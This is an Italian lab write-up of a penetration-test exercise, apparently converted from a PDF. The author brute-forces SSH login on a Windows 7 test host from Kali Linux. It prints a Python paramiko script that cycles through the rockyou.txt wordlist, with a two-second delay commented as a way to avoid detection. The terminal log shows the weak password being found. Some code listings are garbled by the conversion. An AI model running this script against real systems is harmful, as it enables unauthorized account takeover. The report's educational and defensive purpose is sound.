Report di Attività di Penetration Test – Attacco Brute-Force SSH

Obiettivo dell'esercizio:


Simulare un attacco brute-force in un ambiente di test verso un servizio SSH utilizzando uno script scritto in Python.

Setup dell'ambiente di test

1. Macchina target (Windows 7)

È stato installato il software Bitvise SSH Server per abilitare il protocollo SSH su un sistema Windows.

È stato creato un utente locale chiamato pana con password iniziale "monkey". Una volta avviato Bitvise, il servizio SSH è stato confermato come attivo e accessibile.



2. Macchina attaccante (Kali Linux)

È stato installato Python 3 (già presente su Kali).

È stata installata la libreria Paramiko per gestire connessioni SSH in Python: "pip install paramiko"

Scrittura e spiegazione dettagliata del codice

Lo script intitolato "brute_forcessh.py" è il seguente:

```
■ □ □ □ C × 5 c × □ □ Q 欠 Q
                                                                                                                                                                                                 0
              paramiko
               time
 4 # qui fFunzione per il brute-force
5 def ssh_bruteforce(host, port, username, password_file):
6     client = paramiko.SSHClient()
          client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
                 with open(password_file, 'r', encoding='latin-1') as file:
    passwords = file.readlines()
                for password in passwords:
   password = password.strip() # tolgo spazi ecc
   print(f"Tentando {password} per {username}@{host}...")
                         client.connect(host, port=port, username=username, password=password, timeout=5)
print(f"Login riuscito con {password}!")
client.close()
                      except paramiko.AuthenticationException:
                                 int(f"Errore con {password}: {e}")
                       time.sleep(2) # per non essere subito riconosciuto aspetto due secondi prima di tentare la prossima
   password
       print("Tentativi di login falliti.")
except FileNotFoundError:
    print(f"Il file delle password {password_file} non è stato trovato.")
finally:
26
27
28
29
30
31
32
33
          client.close()
return False
34 # qui imposto l'attacco
35 host = "192.168.32.101"
36 port = 22 # questa è la porta di default dell'ssh
37 username = "pana" # username che conosco dell'utente da attaccare
38 password_file = "rockyou.txt" # il file con la lista delle password
39
40 # qui avvio l'attacco
41 # qui avvio l'attacco
42
          print("Nessuna password corretta trovata.")
```

I parametri per l'esecuzione utilizzati sono i seguenti:

```
host = "192.168.32.101"  # IP della macchina Windows 7
port = 22  # Porta SSH standard
username = "pana"  # Nome utente target
password_file = "rockyou.txt"  # Wordlist con password comuni
```

Wordlist utilizzata

È stata usata la wordlist rockyou.txt, contenente migliaia di password realmente usate e quindi utilissima per test realistici.

Presente in Kali al percorso:

/usr/share/wordlists/rockyou.txt successivamente per decomprimerla: gunzip /usr/share/wordlist/rockyou.txt.gz

Librerie importate

paramiko: è una libreria Python per SSHv2, che permette di creare connessioni SSH, eseguire comandi remoti, trasferire file. In questo caso viene utilizzata per tentare autenticazioni SSH multiple con

username e password.

time: utilizzata per introdurre ritardi tra i tentativi, evitando blocchi dovuti a troppi tentativi ravvicinati o a errori di rete.

Funzione principale ssh_bruteforce()

```
1 import paramiko
2 import time
3
4 # qui fFunzione per il brute-force
5 def ssh_bruteforce(host, port, username, password_file):
6     client = paramiko.SSHClient()
7     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
8
0     true:
```

Viene creato un oggetto SSHClient che gestisce la connessione.

set_missing_host_key_policy(...) accetta automaticamente l'host key del server, altrimenti la connessione fallirebbe se il server è "sconosciuto".

Apertura e lettura della wordlist

```
9 try:
10 with open(password_file, 'r', encoding='latin-1|') as file:
11 passwords = file.readlines()
```

Apre il file di password in modalità lettura.

 $\label{thm:conding} \textbf{Usa I'encoding 'latin-1' per evitare problemi con caratteri speciali nel file rockyou.txt.}$

Crea una lista di password, una per ogni riga.

Ciclo dei tentativi di

```
| 12 | 13 | for password in passwords: | 14 | password = password.strip() # tolgo spazi ecc | 15 | print(f"Tentando {password} per {username}a{host}...") | | login | 16 | try:
```

Per ogni password nella lista viene:

Rimossa la newline (.strip)).

Stampato un messaggio di tentastivo per tracciarne l'andamento.

Tentativo di connessione SSH (Gestione dei risultati e degli errori)

```
client.connect(host, port=port, username=username, password=password, timeout=5)

print(f"Login riuscito con {password}!")

client.close()

return True

except paramiko.AuthenticationException:

print(f"Password errata: {password}")

except Exception as e:

print(f"Errore con {password}: {e}")

time.sleep(2) # per non essere subito riconosciuto aspetto due secondi prima di tentare la prossima password

password

print(f"Tentativi di login falliti.")

except FileNotFoundError:

print(f"Il file delle password {password_file} non è stato trovato.")

finally:

client.close()

return False
```

Viene tentata una connessione SSH con i parametri indicati

Se la connessione riesce, la password è coretta
La funzione restituisce Tru e termina il brute-force
Diversi tipi di eccezioni sono gestiti in questo modo:
AuthenticationException = credenziali errate
SSHException = errori di handshake o troppi tentativi ravvicinati (usato timeout 5 di proposito)
Exception = qualsiasi altro errore viene comunque riportato

Esecuzione dell'attacco

Lo script è stato lanciato con il comando:

cd /home/kali >> python3 brute_forcessh.py


Ogni tentativo è stato stampato a terminale, fino al raggiungimento della password corretta

Al raggiungimento della password corretta (moneky), lo script ha interrotto l'esecuzione mostrando un messaggio di successo.

```
(kali@kali)-[~]
$ python3 brute_forcessh.py
Tentando 123456 per pana@192.168.32.101...
Password errata: 123456
Tentando 12345 per pana@192.168.32.101...
Password errata: 12345
Tentando 123456789 per pana@192.168.32.101...
Password errata: 123456789
Tentando password per pana@192.168.32.101...
Password errata: password
Tentando iloveyou per pana@192.168.32.101...
Password errata: iloveyou
Tentando princess per pana@192.168.32.101...
Password errata: princess
Tentando 1234567 per pana@192.168.32.101...
Password errata: 1234567
Tentando rockyou per pana@192.168.32.101...
Password errata: rockyou
Tentando 12345678 per pana@192.168.32.101...
Password errata: 12345678
Tentando abc123 per pana@192.168.32.101...
Password errata: abc123
Tentando nicole per pana@192.168.32.101...
Password errata: nicole
Tentando daniel per pana@192.168.32.101...
Password errata: daniel
Tentando babygirl per pana@192.168.32.101...
Password errata: babygirl
Tentando monkey per pana@192.168.32.101 ...
Login riuscito con monkey!
Accesso riuscito!
   -(kali⊕kali)-[~]
     1) 13°C
```

Durante l'attacco:

Bitvise ha mostrato tutti i tentativi di connessione (falliti e riusciti).



Dopo il corretto login, è stato verificato che la connessione SSH fosse attiva e proveniente dalla macchina Kali.

Conclusioni e riflessioni

Anche un attacco "semplice" come questo può avere successo se la password è debole.

È fondamentale:

Utilizzare password complesse.

Limitare i tentativi SSH.

Attivare sistemi di allerta e blocco automatico.

Questo esercizio ha permesso di:

Comprendere in pratica un attacco brute-force.

Configurare un ambiente di test completo.

Scrivere codice robusto e modulare in Python

Analizzare il comportamento di un sistema reale sotto attacco.

Panagiotis Diamantopoulos